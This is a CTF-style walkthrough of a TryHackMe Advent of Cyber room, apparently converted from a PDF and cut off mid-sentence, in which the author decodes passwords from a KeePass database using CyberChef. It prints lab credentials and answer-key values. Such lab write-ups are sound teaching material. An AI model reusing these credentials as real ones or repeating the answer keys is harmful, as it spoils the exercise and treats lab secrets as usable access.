
What is the encoding method listed as the 'Matching ops'?  
Base64

What is the decoded password value of the Elf Server?  
Answer Format: \*\*\*\*\*


What is the decoded password value for ElfMail?  
Answer Format: \*\*\*\*\*

Decode the last encoded value. What is the flag?  
Answer Format: \*\*\*{\*\*\*\*\*}\*\*\*


For the fourth question we are asked what is the decoded password value of the Elf Server? So let's go find this Elf Server in the file explorer.



So it seems like the Elf Server is located at Network. So let's click into it and see what happens.



After clicking into it, we are now shown with the details of the Elf Server. Now let's go to the password section and copy it's value in there and paste it into Cyberchef to decode it.



After we have paste it into the decoder, use the category Magic and start our baking. We will then get our answer which is sn0wM4n!. Now we got the answer for question 4, let's paste it in.

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

**Answer the questions below**

What is the password to the KeePass database?  
thegrinchwashere Correct Answer Hint

What is the encoding method listed as the 'Matching ops'?  
Base64 Correct Answer Hint

What is the decoded password value of the Elf Server?  
sn0wM4n! Correct Answer

What is the decoded password value for ElfMail?  
Answer format: \*\*\*\*\* Submit Hint

Decode the last encoded value. What is the flag?  
Answer format: \*\*\*{\*\*\*\*\*} Submit Hint

Task 25 [Day 23] Blue Teaming The Grinch strikes again!

Task 26 [Day 24] Final Challenge The Trial Before Christmas

Amazing, we got it right. Now let's move on to question 5.


Q5: What was the encoding used on the Elf Server password? \*

2 points

Answer in lowercase

- base64
- hex
- ascii

So for question 5 it's quite straight forward. We are asked what is the encoding used on the Elf Server password. So what we can do would be selecting the category in CyberChef and check it one by one.




Aha, so we have found out that the answer would be Hex after trying all of them one by one. So the answer for question 5 would be Hex. Now to question number 6.

Q6: What is the decoded password value for ElfMail? \*


2 points

Your answer


Question 6 ask us what is the decoded password value for ElfMail. So first, let's find where is this ElfMail is located at.




It seems like we have found it, and it's located under eMail. Now we have found it's location, let's go and check it's details.



Great, now we got the password, let's head to CyberChef and decode it.



Now, let us insert the password from ElfMail and start the decoding. It seems like we got our answer for question 6, and it's ic3Skating!. Now, let's take the answer and paste it into THM.



Nice! We got it correct! Now on to question 7.


**Q7: What is the username:password pair of Elf Security System? \*** 2 points

answer in the format of username:password


Your answer

---

Question 7 wants us to find out the username and password for the Elf Security System. But first, let's find out where is the file located at.



We have found it! It seems like it's located inside of recycle bin, which is funny. So let us continue on our work by first clicking into it and check the details inside.



So we are tasked to find the username and the password, and it seems like we have hit the jackpot. So right now we just have to copy and paste it into our question 7 answer box.

Q7: What is the username:password pair of Elf Security System? \*

2 points

answer in the format of username:password

superelfadmin:nothinghere

Anddd we're done with question 7!

Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of... Magic - CyberChef

https://tryhackme.com/room/learnycyberin25days

Github Stuff Kali Linux Kali Tools TryHackMe | 25 Days o... Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Title AoC22 IP Address 10.10.168.45 Expires 40m 17s ? Add 1 hour Terminate

Malware writers perform various iterations of you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?

thegrinchwashere

Correct Answer Hint

What is the encoding method listed as the 'Matching ops'?

Base64

Correct Answer Hint

What is the decoded password value of the Elf Server?

sn0wM4n!

Correct Answer

What is the decoded password value for ElfMail?

ic3Skating!

Correct Answer Hint

Decode the last encoded value. What is the flag?

Answer format: \*\*\*{\*\*\*\*\*}

Submit Hint

Task 25 [Day 23] Blue Teaming The Grinch strikes again!

Task 26 [Day 24] Final Challenge The Trial Before Christmas

Now to our eighth and final question, we are to decode the last encoded value to find the flag for our final question.

Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of... Magic - CyberChef

https://tryhackme.com/room/learnycyberin25days

Github Stuff Kali Linux Kali Tools TryHackMe | 25 Days o... Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Title AoC22 IP Address Question Hint Expires ? Add 1 hour Terminate

Malware writers perform various iterations of you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Add 'From Charcode' recipe twice. Comma as the delimiter and base of 10.

Answer the questions below

What is the password to the KeePass database?

thegrinchwashere

Correct Answer Hint

What is the encoding method listed as the 'Matching ops'?

Base64

Correct Answer Hint

What is the decoded password value of the Elf Server?

sn0wM4n!

Correct Answer

What is the decoded password value for ElfMail?

ic3Skating!

Correct Answer Hint

Decode the last encoded value. What is the flag?


Answer format: \*\*\*{\*\*\*\*\*}

Submit Hint


Task 25 [Day 23] Blue Teaming The Grinch strikes again!

Task 26 [Day 24] Final Challenge The Trial Before Christmas

First, let's take a look at our hint. So the hint is hinting us this sentence : Add 'From Charcode' recipe twice. Comma as the delimiter and base of 10. For now we are not sure what does this mean so we shall move on ahead first and see if there's anything related to the hint.



So after searching around for a while, we noticed that there's something in the notes of Elf Security System, let's take a look at it.



As we take a closer look, it seems like this might be something related to the hint we saw earlier, so let's copy all these and try decoding it.

The screenshot shows the CyberChef interface with the 'Magic' operation selected. The input field contains a long string of characters, mostly consisting of numbers and punctuation. The output field shows the same string, but many characters have been replaced by underscores (\_), suggesting they are non-ASCII or special characters. The properties section indicates the string is valid UTF8 and has an entropy of 3.17.

Huh, it seems like Magic isn't doing the trick. But in the output it says something about eval(String.fromCharCode). Maybe it's trying to tell us to use other method to decode it. So let's try and find the word CharCode in the receipt.

The screenshot shows the CyberChef interface with the 'From Charcode' operation selected. The input field contains a long string of characters, mostly consisting of numbers and punctuation. The output field shows the same string, but many characters have been replaced by underscores (\_), suggesting they are non-ASCII or special characters. The 